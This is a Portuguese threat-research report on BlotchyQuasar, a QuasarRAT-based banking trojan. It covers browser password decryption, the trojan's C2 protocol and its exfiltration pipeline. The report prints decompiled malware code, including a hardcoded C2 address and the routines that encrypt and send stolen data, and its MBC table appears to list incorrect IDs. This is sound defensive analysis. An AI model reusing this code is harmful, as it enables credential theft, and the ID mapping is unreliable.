Descriptografia das Senhas (AES-256-GCM – Prefixo “v10”)

As senhas armazenadas pelos navegadores **Chromium** utilizam criptografia **AES-256-GCM**, identificada pelo prefixo "v10" nos primeiros *bytes* do campo password_value. O *malware* implementa uma rotina dedicada de descriptografia que executa:

- Validação do prefixo "v10".
- Extração do *nonce*/IV (12 *bytes*).
- Separação do *ciphertext* e da *authentication tag*.
- Inicialização do algoritmo **AES-GCM** utilizando a chave derivada via **DPAPI**.
- Descriptografia e conversão do resultado para **UTF-8**.

Caso a descriptografia falhe ou o campo esteja vazio, o malware registra explicitamente a ocorrência, mantendo a consistência da saída final.

Consolidação e Preparação para Exfiltração

As credenciais extraídas são organizadas em blocos estruturados contendo:

- **URL** associada
- Nome de usuário
- Senha em texto claro (ou indicação de falha)

Esses dados são concatenados em memória utilizando um objeto *StringBuilder* e encapsulados por marcadores textuais padronizados, sugerindo um formato consistente para exfiltração ou armazenamento temporário antes do envio ao servidor de Comando e Controle (**C2**).

INFRAESTRUTURA DE COMANDO E CONTROLE (C2)

Parte das capacidades descritas a seguir é herdada diretamente do **QuasarRAT** original, enquanto outras foram confirmadas especificamente na variante **BlotchyQuasar** analisada.

A infraestrutura de Comando e Controle (**C2**) do **BlotchyQuasar** é construída sobre um protocolo proprietário operando diretamente sobre conexões **TCP**, incorporando múltiplas camadas de proteção, criptografia e mecanismos de resiliência voltados à continuidade operacional da campanha. Essa arquitetura permite que o operador mantenha controle persistente sobre o host comprometido mesmo em cenários de instabilidade de rede, inspeção profunda de tráfego ou interrupções pontuais de partes da infraestrutura, reduzindo significativamente a dependência de serviços expostos publicamente.

No método ConnectToServer, o malware instancia um *socket* **TCP** por meio da chamada ***new Socket(2, 1, 6***), na qual o valor **2** indica o uso da família de endereços **InterNetwork (IPv4)**, o valor **1** define um *socket* do tipo ***Stream***, voltado a comunicação orientada a conexão, e o valor **6** especifica o protocolo **TCP**. Essa escolha confirma que o **BlotchyQuasar** implementa um canal de comunicação persistente de baixo nível, sem dependência de protocolos de aplicação padronizados como HTTP ou HTTPS.

```
public void ConnectToServer(string host, ushort port)
{
    if (this._serializer == null)
    {
        throw new Exception("Serializer not initialized");
    }
    try
    {
        this.Disconnect();
        this.InitProxyClientsLock();
        this._handle = new Socket(2, 1, 6);
        this._handle.SetKeepAliveEx(this.KEEP_ALIVE_INTERVAL, this.KEEP_ALIVE_TIME);
        this._readBuffer = new byte[this.BUFFER_SIZE];
        this._tempHeader = new byte[this.HEADER_SIZE];
        this._handle.Connect(host, (int)port);
        if (this._handle.Connected)
        {
            this._handle.BeginReceive(this._readBuffer, 0, this._readBuffer.Length, 0, new AsyncCallback(this.AsyncReceive), null);
            this.OnClientState(true);
        }
    }
    catch (Exception ex)
    {
        this.OnClientFail(ex);
    }
}
```

Figura 38 - Imagem referenta à função ConnectToServer

Diferentemente de *trojans* bancários mais simples, que frequentemente utilizam **HTTP** ou **HTTPS** como canal primário de comunicação, o **BlotchyQuasar** implementa um cliente **C2** completo, característico de **RATs** mais maduros, com suporte a comunicação bidirecional contínua, execução remota de comandos, captura de tela, coleta de dados sensíveis e exfiltração estruturada de informações. A ausência de *endpoints web* acessíveis publicamente e de respostas a requisições genéricas reforça o caráter furtivo da comunicação, dificultando a detecção baseada em assinaturas de protocolos convencionais.

A análise do código e do comportamento de rede indica que o *malware* estabelece inicialmente contato com um *host* de *bootstrap hardcoded*,

responsável por atuar como ponto inicial de conexão. Esse nó não se comporta como um servidor **C2** tradicional, mas sim como um intermediário protegido por *firewall*, acessível apenas mediante o estabelecimento de um *handshake* válido e do protocolo proprietário implementado pelo *malware*. Após essa fase inicial, o cliente pode receber dinamicamente uma lista de servidores **C2** secundários, permitindo a rotação de infraestrutura, balanceamento de carga e rápida adaptação em caso de bloqueio ou indisponibilidade de um dos *endpoints*. Esse modelo reduz a exposição de endereços críticos e aumenta a longevidade da campanha.

```
CryptoHelper.InitializeKey(RuntimeConfig.PASSWORD);
MainFormTrojan._hosts = new HostQueueManager(HostParser.GetHostsList("185.167.60.175:443"));
GlobalState.InstallPath = Path.Combine(RuntimeConfig.DIR, ((!string.IsNullOrEmpty
  (RuntimeConfig.SUBFOLDER)) ? (RuntimeConfig.SUBFOLDER + "\\") : "") + RuntimeConfig.INSTALLNAME);
if (MainFormTrojan._hosts.IsEmpty)
{
    GlobalState.Disconnect = true;
}
if (GlobalState.Disconnect)
{
    return;
}
if (!RuntimeConfig.INSTALL || GlobalState.CurrentPath == GlobalState.InstallPath)
{
    UserActivityMonitor.StartIdleMonitor();
    MainFormTrojan.InitializeClient();
    MainFormTrojan.InitializeMagCapture();
    return;
```

Figura 39 - Imagem referente a inicialização da requisição da lista de hosts

A comunicação entre cliente e servidor é realizada por meio de fluxos binários criptografados, com dados compactados e protegidos por algoritmos simétricos, o que impede a inspeção direta do conteúdo trafegado e dificulta análises baseadas em *payload*. Além disso, o uso de portas comumente associadas a serviços legítimos, como a **443/TCP**, contribui para camuflar o tráfego em ambientes corporativos, mesmo quando não há utilização de protocolos *web* padronizados.

A análise do namespace Network.Client, em especial da classe TcpClientHandler, evidencia que toda a comunicação com a infraestrutura de Comando e Controle é implementada sobre sockets **TCP** de baixo nível, sem o uso de protocolos de aplicação padronizados como **HTTP** ou **TLS**. O *malware* gerencia manualmente o *framing* dos dados por meio de um cabeçalho fixo de 4 *bytes*, responsável por indicar o tamanho exato do *payload* subsequente, permitindo a reconstrução correta de pacotes mesmo em cenários de recepção fragmentada.

```
private byte[] BuildPacket(byte[] payload)
{
    payload = QuickLZ.Compress(payload, 3);
    payload = CryptoHelper.Encrypt(payload);
    byte[] array = new byte[payload.Length + this.HEADER_SIZE];
    Array.Copy(BitConverter.GetBytes(payload.Length), array, this.HEADER_SIZE);
    Array.Copy(payload, 0, array, this.HEADER_SIZE, payload.Length);
    return array;
}
```

Figura 40 - Imagem referente ao framing de dados

A lógica de recepção implementa uma máquina de estados explícita, alternando entre leitura de cabeçalho e leitura de *payload*, com validação rigorosa de tamanho máximo de pacote e descarte imediato da conexão em caso de inconsistência. Após a reconstrução completa do *payload*, o fluxo é invertido de forma determinística: descriptografia **AES**, descompressão **QuickLZ** e desserialização dinâmica do objeto **IPacket**, que então é encaminhado ao *dispatcher* interno de comandos.

O envio de dados segue o mesmo modelo proprietário, operando de forma assíncrona e bufferizada, utilizando filas internas e *threads* do **ThreadPool** para evitar bloqueios perceptíveis ao usuário. Esse desenho permite a exfiltração contínua de grandes volumes de dados, como capturas de tela e fluxos de eventos, mantendo o processo responsivo e reduzindo artefatos comportamentais observáveis. A presença explícita de parâmetros de *keep-alive* no *socket* reforça o foco em sessões persistentes, mesmo em ambientes com inspeção de estado ou traduções de endereço (**NAT**).

Complementarmente, a infraestrutura **C2** suporta recursos avançados de rede herdados do **QuasarRAT**, como funcionalidades de *proxy* reverso e **UPnP**, que possibilitam ao operador realizar pivoteamento dentro da rede interna da vítima, alcançar sistemas adicionais e ampliar o escopo do comprometimento. Esses mecanismos reforçam o caráter modular e extensível do **BlotchyQuasar**, posicionando-o não apenas como um *trojan* de acesso remoto, mas como uma plataforma capaz de sustentar operações prolongadas de espionagem, fraude e controle remoto em ambientes monitorados.

Pipeline de Exfiltração de Dados

No **BlotchyQuasar**, a *pipeline* de exfiltração de dados destaca-se como um componente modular, eficiente e altamente estruturado, projetado para coletar, processar e transmitir informações sensíveis da vítima ao servidor de Comando e Controle (**C2**). Diferentemente de mecanismos simples de envio de arquivos, essa *pipeline* abrange múltiplas fontes de dados, desde credenciais armazenadas até informações capturadas em tempo real, e emprega técnicas de otimização, sigilo e persistência de comunicação.

O fluxo completo pode ser dividido em três fases principais: Coleta, Processamento e Transmissão.

Serialização de Pacotes

Na pipeline de exfiltração do **BlotchyQuasar**, a serialização de pacotes representa a primeira etapa de transformação dos dados coletados, sendo responsável por converter objetos internos do *malware* (comandos, respostas e artefatos capturados) em fluxos binários compactos e padronizados. O *malware* não utiliza formatos textuais como **JSON** ou **XML**, optando por um serializador binário customizado, implementado majoritariamente no namespace Dynamic.Serialization, reduzindo overhead de rede e dificultando a inspeção de tráfego.

A arquitetura baseia-se na classe DynamicSerializer, que mantém um mapeamento explícito de tipos permitidos para serialização. Durante a inicialização do cliente, todos os pacotes suportados pelo protocolo **C2** são previamente registrados, estabelecendo um contrato rígido entre cliente e servidor e evitando a necessidade de reflexão genérica durante a comunicação.

```
MainFormTrojan.ConnectClient.AddTypesToSerializer(new Type[]
{
  typeof(KeepAlivePacket),
  typeof(BankPayloadPacket),
  typeof(TextRecordPacket),
  typeof(CredentialDataPacket),
  typeof(ScreenCapturePacket)
});
```

Figura 41 - Trecho de código referente ao registro dos pacotes suportados

A serialização ocorre no método genérico TcpClientHandler.Send, no qual objetos que implementam a interface IPacket são convertidos diretamente em um *buffer* binário por meio de um *MemoryStream*. Nesse estágio, o payload ainda não sofreu compressão ou criptografia, representando apenas a forma binária "crua" do objeto.

```
public void Send<T>(T packet) where T : IPacket
{
  using (MemoryStream ms = new MemoryStream())
  {
    _serializer.Serialize(ms, packet);
    _handle.Send(BuildPacket(ms.ToArray()));
  }
}
```

Figura 42 - Trecho de código referente a conversão dos pacotes via MemoryStream

No fluxo inverso, após a remoção das camadas externas do pacote, o método *Deserialize* reconstrói o objeto original a partir do *buffer* recebido, permitindo que comandos enviados pelo **C2** sejam novamente interpretados como estruturas lógicas e encaminhados ao despachador interno do *malware*.

```
IPacket packet = (IPacket)_serializer.Deserialize(memoryStream);
```

Figura 43 - Trecho de código referente à desserialização dos payloads recebidos

Um aspecto técnico relevante é o uso de geração dinâmica de código por meio de Reflection.Emit. O **BlotchyQuasar** cria, em tempo de execução, métodos **IL** específicos para leitura e escrita dos campos de cada tipo serializável, evitando o custo de reflexão tradicional. Para tipos primitivos, a classe PrimitiveSerializer utiliza técnicas como *Varint encoding*, reduzindo o número de *bytes* necessários para representar valores inteiros.

```
private static void WriteVarint32(Stream stream, uint value)
{
  while (value >= 128U)
  {
    stream.WriteByte((byte)(value | 128U));
    value >>= 7;
  }
  stream.WriteByte((byte)value);
}
```

Figura 44 - Trecho de código referente à casting de tipos

Em síntese, a serialização no **BlotchyQuasar** fornece padronização estrutural, eficiência de tráfego e ofuscação implícita, preparando os dados para as etapas subsequentes do pipeline de exfiltração sem expor qualquer semântica legível durante o transporte.

Compressão (QuickLZ)

Na *pipeline* de exfiltração do **BlotchyQuasar**, a compressão atua como uma etapa intermediária essencial entre a serialização binária dos dados e a aplicação da criptografia simétrica. O *malware* utiliza uma implementação embutida da biblioteca **QuickLZ (v1.5.0),** localizada no namespace QLZCompression, aplicando compressão sistematicamente sobre todo *payload* serializado antes de qualquer transmissão ao servidor de Comando e Controle (C2).

Essa etapa é executada de forma transparente dentro do método BuildPacket, pertencente à classe TcpClientHandler, evidenciando que a compressão não é opcional nem condicional, mas parte fixa do protocolo de comunicação do *malware*. O código revela que o **BlotchyQuasar** utiliza explicitamente o nível **3** de compressão, priorizando taxa de compactação em detrimento de velocidade, o que é coerente com o tipo de dados exfiltrados, como capturas de tela, registros de teclado e blocos de credenciais serializados.

```
private byte[] BuildPacket(byte[] payload)
{
  payload = QuickLZ.Compress(payload, 3);
  payload = CryptoHelper.Encrypt(payload);
  // adição do cabeçalho de rede
  return array;
}
```

Figura 45 - Trecho de código que representa a compressão de nível 3 via QuickLZ

A compressão ocorre antes da criptografia, o que é tecnicamente relevante: ao reduzir redundâncias estruturais ainda em formato binário puro, o *malware* maximiza a eficiência do algoritmo **QuickLZ** e, ao mesmo tempo, garante que o *payload* criptografado final apresente alta entropia, dificultando inspeções baseadas em padrões ou volume de tráfego.

Internamente, a implementação do **QuickLZ** no **BlotchyQuasar** segue o funcionamento clássico do algoritmo, utilizando dicionários de *hash* para identificar sequências repetitivas de *bytes* e substituí-las por referências compactas. No nível **3**, o código aloca estruturas de busca mais complexas, permitindo detectar padrões mais longos e alcançar taxas de compressão superiores. O algoritmo emprega ainda uma *control word* de **32** *bits* para indicar dinamicamente se os próximos dados representam literais ou referências a sequências já vistas no fluxo.

O formato dos dados comprimidos inclui um cabeçalho variável, cujo tamanho pode ser de **3** ou **9** *bytes*, dependendo das flags embutidas no primeiro *byte* do *payload*. Esse cabeçalho carrega informações críticas para a reconstrução correta dos dados no destino, incluindo o tamanho original e o tamanho comprimido quando o formato estendido é utilizado.

```
private static int GetHeaderSize(byte[] source)
{
  if ((source & 2) != 2)
    return 3;
  return 9;
}
```

Figura 46 - Trecho de código referente à variação do tamanho do cabeçalho de compressão

No fluxo inverso, durante o recebimento de dados do **C2**, a descompressão ocorre imediatamente após a descriptografia **AES**. O método QuickLZ.Decompress interpreta o cabeçalho para determinar o tamanho final do *buffer* e reconstrói o *payload* original utilizando as mesmas estruturas de dicionário e controle aplicadas no envio.

```
int decompressedSize = QuickLZ.GetDecompressedSize(source);
byte[] buffer = new byte[decompressedSize];
```

Figura 47 - Trecho de código referente à determinação do tamanho do buffer

A escolha do **QuickLZ** pelos desenvolvedores do **BlotchyQuasar** não é trivial. Trata-se de uma biblioteca menos comum em aplicações **.NET** modernas, com baixo consumo de **CPU** e memória, o que reduz impactos perceptíveis no sistema da vítima. Além disso, o uso de um algoritmo fora do padrão **GZip/Zlib** adiciona uma camada prática de ofuscação de protocolo, dificultando análises rápidas por ferramentas de inspeção de tráfego genéricas ou analistas menos experientes.

Dentro do *pipeline* de exfiltração, a compressão **QuickLZ** cumpre, portanto, um papel duplo: otimiza o volume de dados transmitidos e contribui para a

furtividade da comunicação, preparando o payload para a criptografia sem deixar vestígios estruturais evidentes do conteúdo original.

Criptografia Simétrica (AES / Rijndael)

Na *pipeline* de exfiltração do **BlotchyQuasar**, a criptografia simétrica representa a última camada de proteção aplicada aos dados antes da transmissão pela rede, sendo responsável por garantir a confidencialidade do conteúdo exfiltrado e dificultar a inspeção de tráfego por soluções de segurança. O *malware* utiliza o algoritmo **AES**, por meio da implementação *RijndaelManaged* do **.NET**, centralizada no namespace *CryptoHandler*.

A chave criptográfica não é armazenada diretamente como um array binário. Em vez disso, o *malware* deriva a chave a partir de uma *string* definida em tempo de compilação (RuntimeConfig.PASSWORD). Essa string é processada pela função CryptoHelper.InitializeKey, que utiliza o algoritmo **MD5** para gerar um hash de 128 bits, o qual passa a ser utilizado como chave simétrica pelo Rijndael.

```
public static void InitializeKey(string key)
{
  using (MD5CryptoServiceProvider md5 = new MD5CryptoServiceProvider())
  {
    CryptoHelper._key = md5.ComputeHash(Encoding.UTF8.GetBytes(key));
  }
}
```

Figura 48 - Trecho de código referente à criação de chave MD5

Embora funcional, essa abordagem apresenta uma fragilidade estrutural: a presença da senha em texto plano no binário permite que um analista, ao obter a amostra, recupere a chave e decifre o tráfego capturado.

A cifragem propriamente dita ocorre na função Encrypt. O *malware* instancia um objeto RijndaelManaged com a chave previamente derivada e gera dinamicamente um Vetor de Inicialização (**IV**) para cada pacote por meio de GenerateIV. Esse **IV** é escrito em claro nos primeiros **16** *bytes* do *payload* criptografado, seguido imediatamente pelos dados cifrados. Essa técnica garante que *payloads* idênticos resultem em cifras distintas, evitando correlação direta por repetição de padrões.

```
public static byte[] Encrypt(byte[] input)
{
  using (MemoryStream memoryStream = new MemoryStream())
  using (RijndaelManaged rijndael = new RijndaelManaged { Key = CryptoHelper._key })
  {
    rijndael.GenerateIV();
    using (CryptoStream cryptoStream =
        new CryptoStream(memoryStream, rijndael.CreateEncryptor(),
CryptoStreamMode.Write))
    {
      memoryStream.Write(rijndael.IV, 0, rijndael.IV.Length);
      cryptoStream.Write(input, 0, input.Length);
    }
```

```
        return memoryStream.ToArray();
    }
}
```

Figura 49 - Trecho de código referente a geração do IV

No fluxo operacional do *malware*, a criptografia é aplicada sempre após a serialização e a compressão **QuickLZ**, o que é uma escolha técnica coerente: dados comprimidos apresentam maior entropia e, quando cifrados, tornam-se ainda mais opacos para inspeção **por IDS/IPS** ou análise estatística simples.

No caminho inverso, durante o recebimento de comandos do **C2**, o *malware* executa a função de decifração lendo inicialmente os primeiros 16 *bytes* do *payload* para extrair o **IV**, configurando o mecanismo Rijndael com a mesma chave derivada e processando o restante do *buffer*. Caso a chave ou o **IV** não correspondam, o processo falha silenciosamente, interrompendo a cadeia de processamento do pacote.

Dentro do pipeline de exfiltração, a criptografia cumpre três objetivos centrais: proteger o conteúdo exfiltrado, dificultar a análise de tráfego em trânsito e garantir integridade lógica da comunicação entre cliente e **C2**. Apesar de empregar práticas corretas como **IV** dinâmico por pacote, o uso de **MD5** para derivação de chave e a dependência de uma senha estática representam um ponto explorável do ponto de vista defensivo e de análise forense.

Transmissão e Exfiltração

A etapa de Transmissão e Exfiltração no malware **BlotchyQuasar** representa a materialização final de toda a *Pipeline* de Exfiltração de Dados. Após os dados serem serializados, comprimidos e criptografados, o *malware* estabelece uma comunicação persistente e resiliente com sua infraestrutura de Comando e Controle (**C2**), garantindo que as informações sensíveis coletadas sejam efetivamente entregues ao operador da ameaça.

A infraestrutura de rede é inicializada logo no início da execução do malware, no método SetupEnvironment. É nesse ponto que o **BlotchyQuasar** revela um *host* **C2** *hardcoded*, utilizado como ponto inicial para a construção da fila de servidores de comando. Na amostra analisada, o endereço 185[.]167[.]60[.]175[:]443 é passado diretamente para o método HostParser.GetHostsList, indicando que o *malware* pode suportar múltiplos *hosts*, mas parte de um *endpoint* estático embutido no binário.

```
MainFormTrojan._hosts =
  new HostQueueManager(
    HostParser.GetHostsList("185.167.60.175:443"));
```

Figura 50 - Trecho de código referente ao host hardcoded

Esse trecho evidencia que o IP não é apenas um destino final, mas um *seed* para a construção da infraestrutura **C2**. O HostQueueManager organiza os *hosts* em uma fila interna, permitindo que o *malware* rotacione automaticamente entre

servidores disponíveis caso uma conexão falhe. Caso essa fila esteja vazia ou a criação do *mutex* falhe, o *malware* entra em estado de desconexão controlada, interrompendo sua execução para evitar comportamentos anômalos visíveis.

Uma vez inicializado o ambiente, o cliente de rede é preparado por meio de InitializeClient, dando início ao loop de comunicação persistente. A transmissão dos dados ocorre sobre *sockets* **TCP**, mantendo sessões abertas e reutilizáveis, o que reduz o *overhead* de conexões frequentes e se assemelha ao comportamento legítimo de aplicações que utilizam canais persistentes.

Antes de qualquer envio físico pela rede, o *malware* constrói manualmente cada pacote de saída. Esse processo ocorre no método BuildPacket, que consolida todas as camadas anteriores da *pipeline* e define o formato final do *payload* exfiltrado. O **BlotchyQuasar** utiliza um cabeçalho binário de 4 bytes, que precede o *payload* protegido e informa ao servidor **C2** exatamente quantos *bytes* devem ser lidos para reconstrução do pacote.

```
private byte[] BuildPacket(byte[] payload)
{
  payload = QuickLZ.Compress(payload, 3);
  payload = CryptoHelper.Encrypt(payload);

  byte[] array = new byte[payload.Length + this.HEADER_SIZE];
  Array.Copy(BitConverter.GetBytes(payload.Length), array, this.HEADER_SIZE);
  Array.Copy(payload, 0, array, this.HEADER_SIZE, payload.Length);
  return array;
}
```

Figura 51 - Trecho de código referente à adição do cabeçalho precedendo o payload

Esse formato elimina ambiguidades na leitura do *stream* **TCP** e permite que o servidor processe múltiplos pacotes sequenciais sem depender de delimitadores textuais ou protocolos de alto nível.

O envio efetivo dos dados é realizado de forma assíncrona, utilizando filas internas de *buffers* e *threads* de trabalho separadas. Quando um módulo do malware (por exemplo, captura de tela, coleta de credenciais ou *keylogging*) solicita o envio de dados, o pacote não é transmitido imediatamente. Em vez disso, ele é enfileirado e processado por uma *thread* dedicada de rede, evitando bloqueios no fluxo principal do *malware* e reduzindo picos perceptíveis de uso de **CPU** ou rede.

Esse modelo é particularmente eficaz para a exfiltração de grandes volumes de dados, como *streams* contínuos de captura de tela, pois permite que o *malware* mantenha responsividade enquanto transmite dados em segundo plano.

Para manter a persistência da comunicação, o **BlotchyQuasar** implementa um *loop* de reconexão contínuo. Caso a conexão com o **C2** seja perdida, o malware tenta se reconectar indefinidamente, alternando entre os *hosts* disponíveis na fila. Para evitar padrões claros de *beaconing*, o intervalo entre tentativas não é fixo: um valor aleatório (*jitter*) é adicionado ao delay base configurado.

```
Thread.Sleep(RuntimeConfig.RECONNECTDELAY + new Random().Next(250, 750));
```

Figura 52 - Trecho de código referente à persistência de comunicação

Esse pequeno detalhe reduz significativamente a eficácia de detecções baseadas em intervalos regulares de tráfego. Além disso, parâmetros de **TCP** *Keep-Alive* são configurados para manter conexões abertas mesmo em ambientes com **NAT** ou *firewalls* intermediários, reforçando a resiliência do canal de exfiltração.

Do ponto de vista operacional, a *pipeline* de transmissão do **BlotchyQuasar** demonstra um alto grau de maturidade. O *malware* combina *hosts hardcoded*, rotação automática de **C2**, exfiltração assíncrona, formato binário customizado e técnicas simples de evasão temporal para garantir que os dados roubados sejam transmitidos de forma confiável, discreta e contínua.

Em essência, a exfiltração no **BlotchyQuasar** não é um evento pontual, mas um serviço persistente de entrega de dados, projetado para operar silenciosamente por longos períodos sem levantar suspeitas imediatas no sistema comprometido ou na infraestrutura de rede monitorada.

TABELA CONSOLIDADA DE TTPs (MITRE ATT&CK ENTERPRISE)

Tática	ID	Técnica	Evidência
Execution	**T1059.003**	Command and Scripting Interpreter: Windows Command Shell	Execução de cmd.exe para rodar arquivos **.bat**, realizar limpeza de diretório, *download* de *payloads* e atualização do *malware*.
	T1059.005	Command and Scripting Interpreter: Visual Basic	Criação e execução de *script* **VBS** para coleta de contatos do *Outlook* (***wscript.exe***).
	T1204.002	User Execution: Malicious File	Execução inicial depende do usuário abrir o arquivo malicioso (vetor típico de *malspam* bancário).
Persistence	**T1547.001**	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Criação de atalho **.lnk** na pasta *Startup* para garantir execução automática após *logon*.
	T1053.005	Scheduled Task/Job: Scheduled Task	Capacidade de persistência adicional via tarefas agendadas em builds derivados.
Defense Evasion	**T1027**	Obfuscated Files or Information	Uso extensivo de **XOR** customizado, **Base64** e criptografia **AES** para ocultar strings, payloads e comunicação.
	T1562.001	Impair Defenses: Disable or Modify Tools	Encerramento forçado de processos (ex.: Chrome), interferência em

			ferramentas de segurança e manipulação do ambiente gráfico.
	T1112	Modify Registry	Alteração de chaves de registro para modificar cursores do sistema (cursor transparente).
	T1036.005	Masquerading: Match Legitimate Name or Location	**DLL** maliciosa (*libfilezilla-43.dll*) carregada via side-loading por executável legítimo (*filezilla-server-gui.exe*).
	T1070.004	Indicator Removal on Host: File Deletion	Limpeza deliberada do diretório de execução durante o processo de atualização remota.
Credential Access	**T1555.003**	Credentials from Web Browsers	Extração de credenciais do Chrome e *Edge* via **SQLite** + **DPAPI**.
	T1056.001	Input Capture: Keylogging	*Keylogger* baseado em *hooks* de teclado (*SetWindowsHookEx*).
	T1056.002	Input Capture: GUI Input Capture	Captura de credenciais via formulários fraudulentos (overlays bancários).
Discovery	**T1082**	System Information Discovery	Coleta de versão do **SO**, arquitetura, *hostname*, *uptime* e *hardware* **ID**.
	T1518.001	Software Discovery: Security Software	Enumeração de antivírus e *firewall* via **WMI** (*Security Center*).
	T1057	Process Discovery	Enumeração de processos ativos para envio ao **C2**.
	T1083	File and Directory Discovery	Verificação de diretórios relacionados a bancos (*Warsaw*, *Trusteer*, etc.).
	T1010	Application Window Discovery	Monitoramento contínuo da janela ativa para identificar contexto bancário.
Collection	**T1113**	Screen Capture	Captura de tela via **BitBlt** e **API** de *Magnification*.
	T1005	Data from Local System	Coleta de arquivos locais (logs, credenciais, contatos extraídos).
	T1114.001	Email Collection: Local Email Collection	Coleta de contatos do *Outlook* via automação **COM** (*script* **VBS**).
Command and Control	**T1573.001**	Encrypted Channel: Symmetric Cryptography	Comunicação **C2** criptografada via *AES/Rijndael*.
	T1095	Non-Application Layer Protocol	Protocolo proprietário sobre TCP, sem uso de HTTP/HTTPS.
	T1105	Ingress Tool Transfer	*Download* remoto de *payloads* (*curl*) durante atualização do *malware*.
	T1008	Fallback Channels	Uso de *host* hardcoded como *bootstrap* + rotação de servidores **C2**.

Impact	**T1485**	Data Destruction	Exclusão massiva de arquivos durante rotinas de limpeza e update.
	T1490	Inhibit System Recovery	Remoção de artefatos que dificultam recuperação e análise forense.

Tabela 2 - Tabela Consolidada de TTPs (MITRE ATT&CK)

MAPEAMENTO MALWARE BEHAVIOR CATALOG (MBC)

O **BlotchyQuasar** implementa um conjunto de técnicas amplamente reconhecidas no *framework* Malware Behavior Catalog, no qual é possível identificar as capacidades identificadas durante a análise e implementadas pela amostra.

Objective	Behavior	ID MBC
Command and Control	C2 Communication	B0001
	Encrypted C2 Channel	B0002
	C2 Bootstrap / Fallback	B0003
	Remote Command Execution	B0020
Execution	Command-Line Execution	B0014
	Script Execution	B0015
Persistence	Startup Folder Persistence	B0025
Defense Evasion	Obfuscated Code	B0032
	Masquerading	B0030
	Artifact Cleanup	B0037
	User Interface Suppression	B0041
Credential Access	Keylogging	B0016
	Credential Harvesting	B0006
	GUI Credential Capture	B0017
Discovery	System Information Discovery	B0009
	Security Software Discovery	B0010
	Process Discovery	B0011
	Application Window Discovery	B0012
Collection	Screen Capture	B0027
	Local Data Collection	B0028
	Email Data Collection	B0029
Exfiltration	Data Exfiltration	B0008
Lifecycle Management	Self-Update	B0045
	Self-Termination	B0046

Tabela 3 - Mapeamento Malware Behavior Catalog (MBC)

REFERÊNCIAS

- **DFIR *by* ISH Tecnologia**
- **CTI Purple Team *by* ISH Tecnologia**
- **MITRE ATT&CK**

AUTORES

- **Gustavo Santos – Security Researcher**

heimdall
security research
A DIVISION OF ISH